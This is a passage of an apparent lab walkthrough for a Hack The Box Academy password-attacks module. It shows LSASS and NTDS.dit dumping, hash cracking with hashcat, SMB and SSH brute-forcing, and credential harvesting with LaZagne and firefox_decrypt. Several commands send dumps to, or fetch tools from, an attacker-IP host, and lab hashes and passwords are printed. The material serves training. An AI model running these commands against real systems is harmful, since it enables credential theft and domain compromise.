move lsass.dmp \\<attacker-IP>\CompData
```

when the file is transferred – it will be on the attacking pwnbox:

```
┌─[eu-academy-2]─[10.10.15.241]
└──╼ [★]$ ls lsass.dmp
lsass.dmp
```

Once we have it, we will use the tool '[pypykatz]' (python implementation of 'mimikatz') to process the dmp.

'pypykatz' is not preinstalled in the attacking pwnbox, we will have to install it with pip:

```
pip3 install pypykatz
```

when installed - we will run pypykatz to analyze the lsass data.

we will use the command:

```
pypykatz lsa minidump lsass.dmp | grep Vendor -B 4
```

the grep Vendor -B 4 is to display only 4 lines surrounding every occurrences of the word 'Vendor' within the output, so we will not be overflooded t with irrelevant data:

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-tyolt9vle6]-[~]
└─[★]$ pypykatz lsa minidump lsass.dmp | grep Vendor -B 4
INFO:pypykatz:Parsing file lsass.dmp

== LogonSession ==
authentication_id 124807 (1e787)
session_id 0
username Vendor
--
logon_time 2024-07-22T10:32:11.255462+00:00
sid S-1-5-21-2288469977-2371064354-2971934342-1003
luid 124807
        == MSV ==
                Username: Vendor
--
                NT: 31f87811133bc6aaa75a536e77f64314
                SHA1: 2b1c560c35923a8936263770a047764d0422caba
                DPAPI: 0000000000000000000000000000000000000000
```

We have the NTLM hash. Lets put the hash in 'hash.txt' and download rockyou wordlist. Then we run the hashcat command:

```
sudo hashcat -m 1000 hash.txt rockyou.txt
```

```
* Keyspace..: 14344384
* Runtime...: 0 secs

31f87811133bc6aaa75a536e77f64314:Mic@123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
```

*Note – don't bother with the sha1 hash, it won't work (well for me it didn't). *

Attacking Active Directory & NTDS.dit:

Question: What is the name of the file stored on a domain controller that contains the password hashes of all domain accounts? (Format: ****.***)

Answer: NTDS.dit

Method: 'NT Directory Services (NTDS) is the directory service used with AD to find & organize network resources. Recall that NTDS.dit file is stored at %systemroot%/ntds on the domain controllers in a forest. The .dit stands for directory information tree. This is the primary database file associated with AD and stores all domain usernames, password hashes, and other critical schema information. If this file can be captured, we could potentially compromise every account on the domain similar to the technique we covered in this module's Attacking SAM section. As we practice this technique, consider the importance of protecting AD and brainstorm a few ways to stop this attack from happening.'

Question: Submit the NT hash associated with the Administrator user from the example output in the section reading.

Answer: 64f12cddaa88057e06a81b54e73b949b

Method: lets take a look on the section's example output of NTDS.dit dump:

```
amit9676@htb[/htb]$ crackmapexec smb 10.129.201.57 -u bwilliamson -p P@55w0rd! --ntds

SMB         10.129.201.57   445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefrieght.local) (signing:True) (SMBv1:
SMB         10.129.201.57   445    DC01             [+] inlanefrieght.local\bwilliamson:P@55w0rd! (Pwn3d!)
SMB         10.129.201.57   445    DC01             [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.129.201.57   445    DC01           Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
SMB         10.129.201.57   445    DC01           Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

The NTLM hash is the second hash, so we will take it from the Administrator's line.

Question: On an engagement you have gone on several social media sites and found the Inlanefreight employee names: John Marston IT Director, Carol Johnson Financial Controller and Jennifer Stapleton Logistics Manager. You decide to use these names to conduct your password attacks against the target domain controller. Submit John Marston's credentials as the answer. (Format: username:password, Case-Sensitive)

Answer: jmarston:P@ssword!

Method: first, we will have to compile a list of possible usernames based on their names. Our current target is 'John Marston'. Let's make a file 'names.txt' and but its name in there:

```
└─ [★]$ cat names.txt
John Marston
```

Now, we will download the tool 'Username Anarchy' which will do the compilation for us, we will use the command:

```
./username-anarchy-master/username-anarchy -i names.txt > usernames.txt
```

*The executable is within 'username-anarchy-master' folder. *

We will output the results to a file called 'usernames.txt'.

When finishes – lets observe the 'usernames.txt' content:

```
┌─[eu-academy-2]─[10.10.15.241]
└─ [★]$ cat usernames.txt
john
johnmarston
john.marston
johnmars
johnm
j.marston
jmarston
mjohn
m.john
marstonj
marston
marston.j
marston.john
jm
```

Ok we have some variaions of ‘John Marston’, where each of those usernames is a possible candidate for the smb username within the target machine.

We will also require password wordlist, we can use the wordlist ‘fasttrack’

we will run the crackmapexec command

```
crackmapexec smb <target-IP> -u usernames.txt -p fasttrack.txt | grep '+'
```

where the grep ‘+’ is used to suppress display of incorrect credentials that would otherwise flood the terminal.

The command will bruteforce all the possible names in the ‘usernames.txt’ for all the possible names in ‘fasttrack.txt’:

Credentials obtained.

Note – ‘rockyou’ will not work here as it does not contains the correct password

Question: Capture the NTDS.dit file and dump the hashes. Use the techniques taught in this section to crack Jennifer Stapleton's password. Submit her clear-text password as the answer. (Format: Case-Sensitive)

Answer: Winter2008

Method: ok we need to obtain the NTDS.dit and transfer it to out attacking pwnbox for cracking.

Method 1: we will have to login using ‘John Marston’ credentials that we had just obtained, but to what service?

Lets run nmap:

```
nmap <target-IP> -sV -p 1-7500
```

to scan the first 7500 ports of our target machine (with extended inspection):

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-5xib12pfj4]-[~]
└─[★]$ nmap 10.129.172.203 -sV -p 1-7500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 08:07 CDT
Nmap scan report for 10.129.172.203
Host is up (0.0095s latency).
Not shown: 7488 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-22 12:07:39Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: ILF.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: ILF.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: ILF-DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

The best candidate is the WinRM service (port 5985)

We will use Evil-WinRM, using the command:

```
evil-winrm -i <target-IP> -u jmarston -p 'P@ssword!'
```

using the obtained credentials:

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-5xib12pfj4]-[~]
└─[★]$ evil-winrm -i 10.129.172.203  -u jmarston -p 'P@ssword!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation
s machine

Data: For more information, check Evil-WinRM GitHub: https://github

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jmarston\Documents>
```

We are in. let's obtain the credentials – for that we will need not only the NTDS.dit, but also SYSTEM (yes – 'C:\Windows\syste32\config\SYSTEM')

We will have to see what privileges our user has, we will run the commands:

```
net localgroup
```

for our local group privileges

or

```
net user jmarston
```

for domain privileges

local group privileges output:

```
*Evil-WinRM* PS C:\Users\jmarston\Documents> net localgroup

Aliases for \\ILF-DC01

-------------------------------------------------------------
*Access Control Assistance Operators
*Account Operators
*Administrators
*Allowed RODC Password Replication Group
```

Our user belongs to Administrator group.

Domain groups:

```
*Evil-WinRM* PS C:\Users\jmarston\Documents> net user jmarston
User name                    jmarston
Full Name                    John Marston
Comment                      IT Directory
User's comment
```

*

*

```
Local Group Memberships
Global Group memberships     *Domain Admins        *Domain Users
                             *Leadership
The command completed successfully.
```

Our user belongs to Domain Admins group within the domain.

Each of the groups (Administrators, Domain Admins) is enough to acquire the NTDS.dit file and SYSTEM, however it is still good practice to check for both.

In previous sectioned we extracted SYSTEM with administrator powershell – getting directly from the registry, however in here we will obtain it with the same method we will obtain NTDS.dit.

Extracting NTDS.dit from the registry as we did to SAM/SECURITY/SYSTEM is not as simple, we will use another method – shadow copy (basically a snapshot of the system files or volumes).

First lets make a target folder in ‘C:\’ to receive the file:

```
mkdir C:\NTDS
```

```
*Evil-WinRM* PS C:\Users\jmarston\Documents> mkdir C:\NTDS


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        7/22/2024   6:47 AM                NTDS
```

Then we run the command:

```
vssadmin CREATE SHADOW /For=C:
```

```
*Evil-WinRM* PS C:\Users\jmarston\Documents> vssadmin CREATE SHADOW /For=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {0bfa7b54-dd0c-4bf0-a8a4-d5d25eb06ac4}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
```

We can observe our created Volume’s Name is ‘HarddiskVolumeShadowCopy1’

Then we take the necessary files to ‘C:\NTDS’, using the commands:

```
cmd.exe /c copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS
\NTDS.dit c:\NTDS\NTDS.dit

cmd.exe /c copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\syst
em32\config\SYSTEM c:\NTDS\SYSTEM
```

(the format is ‘HarddiskVolumeShadowCopyX’)

```
*Evil-WinRM* PS C:\Users\jmarston\Documents> cmd.exe /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS
.dit c:\NTDS\NTDS.dit
       1 file(s) copied.
```

```
*Evil-WinRM* PS C:\Users\jmarston\Documents> cmd.exe /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\system32\
config\SYSTEM c:\NTDS\SYSTEM
       1 file(s) copied.
```

And here is the copy confirmation:

```
*Evil-WinRM* PS C:\Users\jmarston\Documents> ls C:\NTDS


    Directory: C:\NTDS


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/22/2024   6:43 AM       18874368 NTDS.dit
-a----         2/17/2022   7:56 AM       16515072 SYSTEM
```

Now, we will use the usual smb method used in previous section to transfer the NTDS.dit and SYSTEM from the target machine to the attacking pwnbox:

Server:

```
sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support CompData ./
```

Client:

```
move C:\NTDS\NTDS.bit \\<attacker-IP>\CompData
move C:\NTDS\NTDS.bit \\<attacker-IP>\CompData
```

when transferred – the file will be on the attacking pwnbox:

```
┌─[eu-academy-2]─[10.10.15.241]
└──╼ [★]$ ls NTDS.dit SYSTEM
NTDS.dit  SYSTEM
```

Now time for secretdump analysis of the dump:

```
secretsdump.py -ntds NTDS.dit -system SYSTEM LOCAL
```


```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-t6cvguckou]─[~]
└──╼ [★]$ secretsdump.py -ntds NTDS.dit -system SYSTEM LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x62649a98dea282e3c3df04cc5fe4c130
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 086ab260718494c3a503c47d430a92a4
[*] Reading and decrypting hashes from NTDS.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a1844556115ae1a54:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ILF-DC01$:1000:aad3b435b51404eeaad3b435b51404ee:8af61f67a96ac6fb352f192b1cfc6b56:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cfa046b90861561034285ea9c3b4af2f:::
ILF.local\jmarston:1103:aad3b435b51404eeaad3b435b51404ee:2b391dfc6690cc38547d74b8bd8a5b49:::
ILF.local\cjohnson:1104:aad3b435b51404eeaad3b435b51404ee:5fd4475a10d66f33b05e7c2f72712f93:::
ILF.local\jstapleton:1108:aad3b435b51404eeaad3b435b51404ee:92fd67fd2f49d0e83744aa82363f021b:::
```

We can safely assume ‘jstapleton’ is the username for ‘Jennifer Stapleton’, and just there – the second string (marked in the screenshot) is the NTLM hash of her.

Method 2: lets use crackmapexec, we will run the command:


```
crackmapexec smb <target-IP> -u jmarston -p P@ssword! --ntds
```



Method 2 is of course much faster, and in real case I would pick that method as default, but its important to show both possible methods to obtain ‘Jennifer Stapleton’ NTLM hash.

Now that we have the hash – time to crack it (using rockyou password list), we will use the same steps done in previous NTLM hash cracking (using hashcat):

```
sudo hashcat -m 1000 hash.txt rockyou.txt
```




Credential Hunting in Windows:

Question: What password does Bob use to connect to the Switches via SSH? (Format: Case-Sensitive)

Answer: WellConnected123


Method: First, we will RDP to the target windows machine with the credentials of 'bob', provided to us.

In bob's Desktop:




We see 'WorkStuff' folder – lets check that out:


In it wee creds folder:



And in it..



Passwords file – lets open it:




There are 2 passwords inside, the relevant password for this question is the first one – 'Switches via SSH', whose value is 'WellConnected123'


Question: What is the GitLab access code Bob uses? (Format: Case-Sensitive)

Answer: 3z1ePfGbjWPsTfCsZfjy

Method: looking again at WorkStuff Folder:



Below Creds we have another file – 'GitlabAccessCodeJustIncase':



Question: What credentials does Bob use with WinSCP to connect to the file server? (Format: username:password, Case-Sensitive)

Answer: ubuntu:FSadmin123

Method: We will use the tool 'LaZagne' credentials searcher tool.

The tool is not pre-installed in the target machine. we will have to download it there.

We download the tool to the pwnbox (from the link above), and then we will have to bring it to the target machine.

On the pwnbox we will initiate python server:

```
python -m http.server 8080
```


and on the target machine client we will download the tool with the command:

```
iwr -uri http://<attacker-IP>:8080/LaZagne.exe -outfile LaZagne.exe
```

when the tool is downloaded to the target machine, we will run it with the command:

```
start lazagne.exe all
```

a new terminal will be opened:




Showing the credentials to the WinSCP server.


Question: What is the default password of every newly created Inlanefreight Domain user account? (Format: Case-Sensitive)

Answer: Inlanefreightisgreat2022

Method: investigating bob's files further, we can observe in 'C:\' a folder called 'Automations&Scripts':



This 'BulkAddADusers' script looks interesting:




Lets open it:

This active directory user adding script has default hard coded password.

Question: What are the credentials to access the Edge-Router? (Format: username:password, Case-Sensitive)


Answer: edgeadmin:Edge@dmin123!

Method: in the Desktop we have Visual Studio code:




Lets open it.

The title is immediate giveaway:



EdgeRouterConfigs..

Lets take a look at the content:



Linux Local Password Attacks


Credential Hunting in Linux:

Question: Examine the target and find out the password of the user Will. Then, submit the password as the answer.

Answer: TUqr7QfLTLhruhVbCP

Method: In this question we are provided with a target Linux machine, but no credentials for initial login, which has to be obtained for further examination.

However, looking at the hint:



We are told that the possible credentials ‘Kira:LoveYou1’ could be used.

However if we try to ssh the target machine with those credentials:

```
└─╼ [★]$ ssh Kira@10.129.70.239
Kira@10.129.70.239's password:
Permission denied, please try again.
```

Access denied.

Lets attempt to mutate the password, just as we did in ‘Password Mutations’

We will put the the original password in a file called ‘password.txt’, and output the mutated passwords list to mut_password.txt. we will use the command:

```
hashcat --force password.txt -r custom.rule --stdout | sort -u > mut_password.txt
```


and here is the start of the output mutated passwords file:

```
└─╼ [★]$ cat mut_password.txt
L0vey0u1
L0vey0u1!
L0veY0u1
```

Now, running the bruteforce with ‘Kira’ username will fail – so lets try to use small ‘k’ in the name – ‘kira’, we will use the command:

```
hydra -l kira -P mut_password.txt ssh://<target-IP>
```

and the password is found:




kira:L0vey0u1!

Ok lets login:

```
ssh kira@<target-IP>
```

*

*



We are in. lets start to explore the machine and locate ‘Will’ credentials.

There are plenty of ways to inspect the machine for the credentials, all of which could be useful, however the method that will obtain the password in this question is the use of firefox_decrypt - a tool which will extract the data from Firefox app-data, which contains the passwords (which are encrypted as default), and decrypts them (with decryption keys and other stored data required for the decryption within Firefox app-data).

We will download the reposiroty, unzip the folder and go in it with 'cd'.

Then we will download the tool to the target machine with temporary python server using the commands:

Server:

```
python -m http.server 8080
```

Client:

```
wget http://<attacker-IP>:8080/firefox_decrypt.py -outfile firefox_decrypt.py
```

once downloaded – lets confirm tool existence on the target machine:

```
kira@nix01:~$ ls firefox_decrypt.py
firefox_decrypt.py
```

Now lets run it, we will use the command:

```
python3.9 firefox_decrypt.py
```

yes – the python3.9 matters as the script required execution with python interpreter version 3.9 (or above):

```
kira@nix01:~$ python3.9 firefox_decrypt.py
Select the Mozilla profile you wish to decrypt
1 -> lktd9y8y.default
2 -> ytb95ytb.default-release
```

We are required to select a profile – we select 2:

```
kira@nix01:~$ python3.9 firefox_decrypt.py
Select the Mozilla profile you wish to decrypt
1 -> lktd9y8y.default
2 -> ytb95ytb.default-release
2

Website:   https://dev.inlanefreight.com
Username: 'will@inlanefreight.htb'
Password: 'TUqr7QfLTLhruhVbCP'
```

will's password is found.

Passwd, Shadow & Opasswd:

Question: Examine the target using the credentials from the user Will and find out the password of the "root" user. Then, submit the password as the answer.

Answer: J0rd@n5

Method: we will begin with ssh logging to the Linux target machine, using Will's credentials obtained in the last section: 'will:TUqr7QfLTLhruhVbCP':

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-of0iwiilot]-[~]
└──╼ [★]$ ssh will@10.129.164.159
The authenticity of host '10.129.164.159 (10.129.164.159)' can't be established.
ED25519 key fingerprint is SHA256:AtNYHXCA7dVpi58LB+uuPe9xvc2lJwA6y7q82kZoBNM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.164.159' (ED25519) to the list of known hosts
.
will@10.129.164.159's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)
```

*

*

```
Last login: Tue Jul 23 10:06:48 2024 from 10.10.15.241
will@nix01:~$
```

We are in.

To obtain root's password, we need his hash – which is located at '/etc/sahdow'. Lets run:

```
ls -l /etc/shadow
```

to see if we even have permissions to read the file (will user has no sudo or any elevated privileges in the target machine):

```
will@nix01:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1724 Feb  9  2022 /etc/shadow
```

The file can be read only by its owner (root), or members of the group 'shadow'.

Running

```
groups
```

will rule out will's membership in the group 'shadow'

```
will@nix01:~$ groups
will
```

We can not read '/etc/shadow'.

Ok lets try something else – lets run

```
ls -a
```

to see all files and directories in will's home directory, including hidden ones:

```
will@nix01:~$ ls -a
.   .backups       .bash_logout  .cache   hash.txt
..  .bash_history  .bashrc       .config  .profile
```

'./backups' looks interesting:

```
ls -a .backups/
```

```
will@nix01:~$ ls -a .backups/
.  ..  passwd.bak  shadow.bak
```

'.bak' extension means backup file – meaning we have a backup files of '/etc/passwd' (users details), and – more importantly – backup of '/etc/shadow' which contains hashes of the users passwords.

We need root's password, so lets get his hash with the command:

```
cat .backups/shadow.bak | grep root
```

```
